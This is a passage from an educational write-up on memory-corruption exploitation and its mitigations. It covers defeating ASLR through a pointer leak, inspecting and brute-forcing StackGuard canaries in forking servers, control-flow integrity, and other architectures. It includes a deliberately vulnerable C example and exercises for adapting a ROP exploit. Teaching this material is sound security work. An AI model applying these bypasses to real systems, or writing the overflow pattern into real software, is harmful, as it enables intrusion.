4   08048000-08054000 r-xp 00000000 08:01 131085     /bin/cat
5   08054000-08055000 r--p 0000b000 08:01 131085     /bin/cat
6   08055000-08056000 rw-p 0000c000 08:01 131085     /bin/cat
7   091de000-091ff000 rw-p 00000000 00:00 0          [heap]
8   b7531000-b76e5000 r-xp 00000000 08:01 917531     /lib/i386-linux-gnu/libc-2.21.so
9   b76f7000-b7719000 r-xp 00000000 08:01 917507     /lib/i386-linux-gnu/ld-2.21.so
10  bfe0d000-bfe2e000 rw-p 00000000 00:00 0          [stack]
11
12  > cat /proc/self/maps
13  08048000-08054000 r-xp 00000000 08:01 131085     /bin/cat
14  08054000-08055000 r--p 0000b000 08:01 131085     /bin/cat
15  08055000-08056000 rw-p 0000c000 08:01 131085     /bin/cat
16  093e3000-09404000 rw-p 00000000 00:00 0          [heap]
17  b7560000-b7714000 r-xp 00000000 08:01 917531     /lib/i386-linux-gnu/libc-2.21.so
18  b7726000-b7748000 r-xp 00000000 08:01 917507     /lib/i386-linux-gnu/ld-2.21.so
19  bf962000-bf983000 rw-p 00000000 00:00 0          [stack]
20
21  > cat /proc/self/maps
22  08048000-08054000 r-xp 00000000 08:01 131085     /bin/cat
23  08054000-08055000 r--p 0000b000 08:01 131085     /bin/cat
24  08055000-08056000 rw-p 0000c000 08:01 131085     /bin/cat
25  094ec000-0950d000 rw-p 00000000 00:00 0          [heap]
26  b7588000-b773c000 r-xp 00000000 08:01 917531     /lib/i386-linux-gnu/libc-2.21.so
27  b774e000-b7770000 r-xp 00000000 08:01 917507     /lib/i386-linux-gnu/ld-2.21.so
28  bfb24000-bfb45000 rw-p 00000000 00:00 0          [stack]
```

Listing 10: Let `cat` show its memory mappings with ASLR enabled (some lines have been omitted)

ASLR is enabled by default and one can easily check the implications by running `cat` on `/proc/self/maps` a few times as shown in Listing 10. Line 10, 19 and 28 show, for example, that the stack starts at different locations in memory each time cat is invoked.

We can directly see one flaw in this setup — not all sections of the `cat` binary start at random locations. Especially the `.text` always starts at the same position. This happens because `cat` itself was not compiled as a Position Independent Executable (PIE). Since this is actually the default of `gcc`, most programs' `.text` segment will always start at the same location. One could pass the corresponding flag (`-pie`) to the compiler to prevent this, so ASLR would be able to randomize these segments too, but one would have to compile every relevant package again instead of using the distribution vendor's pre-compiled binary.

Breaking ASLR, even when the code is compiled with `-pie`, is easier than it seems at first. Relocation only happens to a section as a whole, functions inside a section still share the same relative distance as they would without ASLR. But before exploiting this fact, have a look at the randomized addresses again.

Only three nybble (3×4 bit) differ between multiple runs giving us $2^{12} = 4096$ possibilities. If the scenario allows it, brute forcing would be a viable option here. But note that this changes drastically for 64 bit. But we won't hassle with brute force, a better option has already been teased.

8.1 Info Leak

ASLR can be broken easily as soon as *one* pointer to a section of interest gets *leaked*. Therefore the name information leak. We show the implications of such a leak by an example taken from [2].

> Lets say you managed to leak a pointer (`0xb7e72280`) and you know that this one usually points to `printf`.
>
> Look how far away `system` is from `printf`, in the standard library. It's `0xd0f0` bytes.
>
> We now know that `system` is at:
>
> $$\texttt{0xb7e72280} - \texttt{0xd0f0} = \texttt{0xb7e65190}$$

In case you may wonder how easy it is to leak a pointer, this already happened to us as a side effect in the format string example (Section 3).

Our previous exploit can be adapted as follows. First, manage to leak a pointer somehow, which enables you to calculate the address offset introduced by ASLR. Augment your ROP chain to take the offset into account. Run the exploit. Since this is rather simple and we already gave an example how to calculate the offset, we leave this as an exercise for the reader.

Manipulate the target source code used in the ROP example to print the address of `printf` first, *then* read in the payload via `stdin`. This way you can first simulate a leaked pointer, adapt the ROP chain and run it. Double check the distances between library functions, they may differ with the ones used in our example.

9 StackGuard

DEP can be fooled by ROP and ASLR is rendered useless with a simple info leak. Something else is required at this point. Thinking back, the original problem emerged from manipulating the return address located on the stack. Two (additional) counter mechanisms were introduced going by the names of StackGuard and StackShield. We will take only a look at StackGuard and one relatively common scenario to break it, but there is a comprehensive article [4] on `phrack`[17] describing and breaking both mechanisms.

The general idea behind StackGuard is to place *something* before the return address which *guards* against overwriting the return address via a buffer overflow. This *something* is known as a canary and comes in different forms.

---

[17] http://phrack.org/

Terminator A terminator canary contains a sequence of commonly used terminator symbols (like null, EOF, linefeed, …) to *terminate most* string operations before they would change the return address.

Random A random canary is chosen at program start, stored *somewhere save* and pushed onto the stack upon function calls. The canary on the stack is compared with the one stored save before executing the return instruction. The program is terminated on mismatch. With this setup an attacker has to know the canary in order to overwrite the return address via a buffer overflow. Since it is picked at random during program start, an attacker cannot reliably reproduce the same canary in his cloned setup.

In our case the original canary will be stored in one of the segment registers[18].

There is also the random XOR canary which XORs the (stored) random canary with the return address before placing it on the stack. "This is effectively encryption of the return address with the random canary of this function." [4]

The practical approach is taken next by looking at the stack frame of a vulnerable function when compiled without `-fno_stack_protector`.

```
1   #include <stdio.h>
2
3   void fun(void) {
4       char buf[8] = {0};
5       fgets(buf, 256, stdin);
6       /* break point */
7       puts(buf);
8   }
9
10  int main(int argc, char *argv[]) {
11      fun();
12      return 0;
13  }
```

```
1   > gcc -g -o vuln vuln.c
2   > gdb -q ./vuln
3   (gdb) break 6
4           ...
5
6   (gdb) run
7           ...
8   AAAAAAA
9
10  Breakpoint 1, fun () at vuln.c:7
11  7             puts(buf);
12
13  (gdb) show-stack
14  ------------------------
15  0xbffff540: 0x00000003
16  0xbffff544: 0x41414141 (buf)
17  0xbffff548: 0x0a414141
18  0xbffff54c: 0xe141de00 (CANARY)
19      (padding)
20      (padding)
21  0xbffff558: 0xbffff568 (Saved RBP)
22  0xbffff55c: 0x0804852d (Saved RIP)
23  ------------------------
```

```
1   > # no need to compile again
2   > gdb -q ./vuln
3   (gdb) break 6
4           ...
5
6   (gdb) run
7           ...
8   BBBBBBB
9
10  Breakpoint 1, fun () at vuln.c:7
11  7             puts(buf);
12
13  (gdb) show-stack
14  ------------------------
15  0xbffff540: 0x00000003
16  0xbffff544: 0x42424242 (buf)
17  0xbffff548: 0x0a424242
18  0xbffff54c: 0x66bbf600 (CANARY)
19      (padding)
20      (padding)
21  0xbffff558: 0xbffff568 (Saved RBP)
22  0xbffff55c: 0x0804852d (Saved RIP)
23  ------------------------
```

Listing 11: Examining the canary as generated by GCC

As can be seen in Listing 11 the buffer was not filled beyond its capacity to examine the canary located in the same stack frame. A script created by Daniel Walter[19] has been adapted slightly to display the stack together with some annotations. Using `"AAAAAAA\n"` and `"BBBBBBB\n"` makes the buffer clearly visible in lines 16 and 17. The canary can be observed in line 18.

The canary itself is composed of a terminator (null) followed by a random sequence of 3 B. This sequence changes every time the program is run. Feeding more data to the buffer and overflowing it this way yields termination of the program. Note that `puts` is still executed, the termination happens just before the return of `fun`.

```
> echo AAAAAAAADEADBEEF | ./vuln
AAAAAAAADEADBEEF

*** stack smashing detected ***: ./vuln terminated
Aborted (core dumped)
```

---

[18] https://en.wikipedia.org/w/index.php?title=X86_memory_segmentation&oldid=697253060 see *Later developments*

[19] http://0x90.at/post/gdb-stack-script

9.1 Server-Worker Paradigm

Of course there are multiple paths available when trying to break the StackGuard mechanism, as mentioned in [4]. We will now have a look at the common server-worker paradigm. Listing 12 shows how that paradigm looks like from a task monitor's view. The server / daemon (here `apache2`) is started with root privileges in order to listen on a *privileged* port. After the initialization has been compiled, the server forks itself multiple times to create a set of workers. In this example the workers drop their root privileges right away by changing their current user to `www-data`. But our focus is not on the privileges but the problem introduced by fork with respect to the StackGuard.

```
> ps auxf
            ...
root      1153  0.0  5.4 255364 27256 ?        Ss   Jan18   0:21 /usr/sbin/apache2 -k start
www-data 17939  0.0  3.7 256500 18984 ?        S    06:25   0:00  \_ /usr/sbin/apache2 -k start
www-data 17940  0.0  4.6 257564 23456 ?        S    06:25   0:00  \_ /usr/sbin/apache2 -k start
www-data 17945  0.0  2.5 256076 13072 ?        S    06:25   0:00  \_ /usr/sbin/apache2 -k start
www-data 17947  0.0  4.6 257764 23336 ?        S    06:25   0:00  \_ /usr/sbin/apache2 -k start
www-data 18024  0.0  4.3 257604 22020 ?        S    06:44   0:00  \_ /usr/sbin/apache2 -k start
www-data 18691  0.0  4.5 257796 22832 ?        S    09:57   0:00  \_ /usr/sbin/apache2 -k start
www-data 19270  0.0  4.3 257556 22132 ?        S    13:55   0:00  \_ /usr/sbin/apache2 -k start
www-data 19271  0.0  4.0 257008 20308 ?        S    13:55   0:00  \_ /usr/sbin/apache2 -k start
www-data 19272  0.0  4.8 259136 24592 ?        S    13:55   0:00  \_ /usr/sbin/apache2 -k start
www-data 19273  0.0  2.2 255592 11320 ?        S    13:56   0:00  \_ /usr/sbin/apache2 -k start
            ...
```

Listing 12: Server worker paradigm from the view of a task monitor

Many things are copied[20] over to the new process when using `fork`. The canary is copied too (more details at [9]). Together with the fact[21] that the server will fork itself again if one of its workers dies or crashes to keep the worker pool at its configured sized.

An attacker will be able to guess the *same* canary multiple times since the server will keep spawning workers if they crash — even due to a stack smash. The attacker receives information about whether his guess was correct or not by whether his connection has been terminated. And now to the meat of this method.

Have a look at Listing 11 again and reexamine the canary. While occupying 4 B only 3 of them are random — first byte acts as a terminator. We have already seen via previous examples that a buffer overflow often allows writing to consecutive memory *byte by byte*. Putting this information together yields following upper bound for brute forcing a canary in the described scenario:

$$
\begin{aligned}
&\implies 2^8 \times 3 = 768 && \text{guesses at most on 32 bit} \\
&\implies 2^8 \times 7 = 1792 && \text{guesses at most on 64 bit}
\end{aligned}
$$

Again, this is just *one* of many different ways to work around the StackGuard mechanism. Depending on your operating system's and compiler's implementation this may or may not work. We encourage the reader to try this technique locally with a minimal example. Running the exploit multiple times and recording the runtime (number of guesses) may be of interest.

10 Control-Flow Integrity (CFI)

In this section we are going to have a short glimpse at Control-Flow Integrity, but before that we need to talk about the Control-Flow Graph (CFG).

---

[20] Actually referenced utilizing a copy-on-write method

[21] We assume that the server wants to maintain a maximum of availability

10.1 Control-Flow Graph (CFG)

Again the name already tells you what this is about, a directed graph that reflects the control-flow of a program. Different definitions exist regarding what is actually used to compose a node and anchor them together. In our case we will create a node out of each function and connect them at function calls.



Figure 6: Control-flow graph example

Figure 6 shows an example of such a graph. From it one can tell that `funB` will be called from `funA` and `funE` but not, for instance, from `funD`. This is all we care about right now. Note that contrary to some definitions this graph is not acyclic since we also model direct and indirect recursion as can be seen by `funC` → `funC` and `funcB` → `funcD` → `funcE` → `funcB` respectively.

10.2 Back to CFI

CFI is a big topic and, similar to other topics already mentioned, goes beyond the scope of this write-up. The first pointer we hand the reader aims at the corresponding section[22] of the Clang documentation, but we recommend checking out the related research paper [1] for more information. A more accessible and recent way to this topic may be the talk[23] *New memory corruption attacks: why can't we have nice things?* given by gannimo (Mathias Payer).

The CFG has already been established, now let's see how it can be used to counter the buffer overflow return address dilemma. At compile-time the graph is available and can be used to create additional constraints which the program must obey during runtime. This is similar to the StackGuard mechanism where we attach code to the end of a function which checks if the canary is still intact. But now we don't check for a canary but for the validity of the return address directly. From the CFG we can build a set of possible return targets for each function. Looking back at the example shown in Figure 6 we can determine that `funB` returns either to `funA` or `funE`. The corresponding addresses are put into this set which is then stored in the binary. Before `funB` returns the return address on the stack is compared to the entries listed in the corresponding set. If no match is found, the program terminates.

With this mechanism set up, one can easily see that it is no longer possible to chain *arbitrary* gadgets together to pull off ROP. But we still control the return address and can jump to different locations as long as we stick to the CFG. Each transition from one node to another has to be valid, while the overall

---

[22] http://clang.llvm.org/docs/ControlFlowIntegrity.html

[23] https://www.youtube.com/watch?v=FA0VK7s5tSQ

path taking by our ROP chain may do things never intended by the program's author. This concept is known as control-flow bending [5].

10.3 Stack Integrity

Using a changed return address is what ultimately enables control-flow bending. Stack integrity ensures that the same return address is used upon executing the `ret` instruction as was pushed upon that very function call. This can be achieved by using a *shadow-stack* similar to the StackShield mechanism but we suggest reading about *Code-Pointer Integrity (CPI)* [7] regarding this topic.

10.4 There is an interpreter in your C

We conclude this section by mentioning the availability of an interpreter (probably) available in your standard library. As presented by gannimo, `printf` is far more capable than just printing arguments. It is also possible to read and *write* to memory locations. But one can go even further and craft a format string mimicking each of the eight operators of Brainfuck[24]. Because Brainfuck is Turing complete we can deduce that `printf` is a Turing complete interpreter. Note that this requires `printf` to be called in a loop and the format strings may depend heavily on your library's implementation. (Also not all implementation are Turing complete).

A compiler accepting Brainfuck and spitting out the corresponding format strings, including examples, can be found on HexHive's GitHub[25].

11 Other Architectures

We have already reasoned about why x86 was the platform chosen for all this in Section 2, but now we'll have a short look at two other common platforms. Most of this is directly taken from [2] with some smaller additions.

On x86 instructions range from 1 B to 15 B and one can even bend the instruction pointer between instructions to yield a completely different execution than originally available.

11.1 x86_64

x86_64, also known as x64 and AMD64, is, at its core, a 64 bit extension to x86 which already replaced a lot of x86 machines. Its general purpose registers are 64 bit wide and there are eight more of them.

We will find the most interesting difference in the calling convention, *fastcall*, where (the first few) arguments are passed via registers instead of pushing them onto the stack. This makes ROP much easier.

Contrary, breaking ASLR by brute force gets much harder since the address space is *much* bigger which yields more entropy for the randomization. Similar techniques such as *heap spraying* are basically useless, but we can still resort to the info leak. Breaking a canary via brute force gets only a little bit harder, but this has already been shown in an example.

---

[24] https://en.wikipedia.org/wiki/Brainfuck

[25] https://github.com/HexHive/printbf

11.2 ARM

ARM CPUs will be encountered mostly in portable, low-power oriented devices such as smart phones and tables, but are also found in embedded devices like routers. They consist of a 32 bit RISC instruction set with a 16 bit mode (known as THUMB mode). The used calling convention is basically the same as under x86_64 (fastcall), arguments are passed via registers.

Compared to the previous both, ARM has a 4 B instruction alignment (2 B under THUMB).

A heads up about caching: on ARM cache has to be flushed manually (or via large memory operations).

12 Conclusion

Starting with no mitigation mechanisms in place, we have seen how easy it is to manipulate the program by exploiting just one simple buffer overflow. Going beyond simple manipulations like changing local variables, we craft shell code and injected it to open up a shell accepting and executing arbitrary inputs. Next, Data Execution Prevention (DEP) was presented to deny the ability of *injecting* new code.

This was countered by introducing Return Oriented Programming (ROP) (and ret2libc) which removes the requirement of injecting new code to exploit a binary. This is done by combining code fragments (gadgets) already available in the target binary and libraries to build new, malicious sequences of instructions.

Address Space Layout Randomization (ASLR) was established to prevent ROP but can be defeated with an information leak. Even the StackGuard mechanism can be broken with brute force (including an unexpected low upper bound) in certain scenarios.

The basic idea behind Control-Flow Integrity (CFI) was communicated after that followed by a small glance at `printf`'s capabilities to work as an interpreter. Along the way references and various outlooks have been provided to aid the reader.

Before concluding with this section a short word about other architectures and their implications on the presented techniques has been given,

Happy Hacking

References

[1] Martín Abadi, Mihai Budiu, Ulfar Erlingsson, and Jay Ligatti. Control-flow integrity. In *Proceedings of the 12th ACM conference on Computer and communications security*, pages 340–353. ACM, 2005. URL http://research.microsoft.com/pubs/64250/ccs05.pdf.

[2] Patrick Biernat, Jeremy Blackthorne, Alexei Bulazel, Branden Clark, Sophia D'Antoine, Markus Gaasedelen, and Austin Ralls. Modern binary exploitation, 2015. URL https://github.com/RPISEC/MBE. [Online; accessed 2015-12].

[3] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: Generalizing return-oriented programming to risc. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 27–38. ACM, 2008.

[4] bulba and ki13r. Bypassing stackguard and stackshield. *Phrack*, (56), May 2000. URL http://phrack.org/issues/56/5.html.

[5] Nicholas Carlini, Antonio Barresi, Mathias Payer, David Wagner, and Thomas R Gross. Control-flow bending: On the effectiveness of control-flow integrity. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 161–176, 2015.

[6] Jon Erickson. *Hacking: the art of exploitation*. No Starch Press, 2008.

[7] Volodymyr Kuznetsov, László Szekeres, Mathias Payer, George Candea, R Sekar, and Dawn Song. Code-pointer integrity. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2014.

[8] Aleph One. Smashing the stack for fun and profit. *Phrack*, (49), 1996. URL http://www.phrack.com/issues/49/14.html.

[9] A pi3'Zabrocki. Scraps of notes on remote stack overflow exploitation. *Phrack*, (56), 2010. URL http://phrack.org/issues/67/13.html.

[10] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security*, pages 552–561. ACM, 2007.

[11] Uresh Vahalia. *UNIX Internals: The New Frontiers*. Prentice Hall Press, Upper Saddle River, NJ, USA, 1996. ISBN 0-13-101908-2.

[12] Wikipedia. Stack buffer overflow, 2015. URL https://en.wikipedia.org/w/index.php?title=Stack_buffer_overflow&oldid=679415968. [Online; accessed 2016-02-15].

[13] Wikipedia. Data execution prevention, 2016. URL https://en.wikipedia.org/w/index.php?title=Data_Execution_Prevention&oldid=699469049. [Online; accessed 2016-01-20].

[14] Wikipedia. Return-oriented programming, 2016. URL https://en.wikipedia.org/w/index.php?title=Return-oriented_programming&oldid=679428609. [Online; accessed 2016-01-20].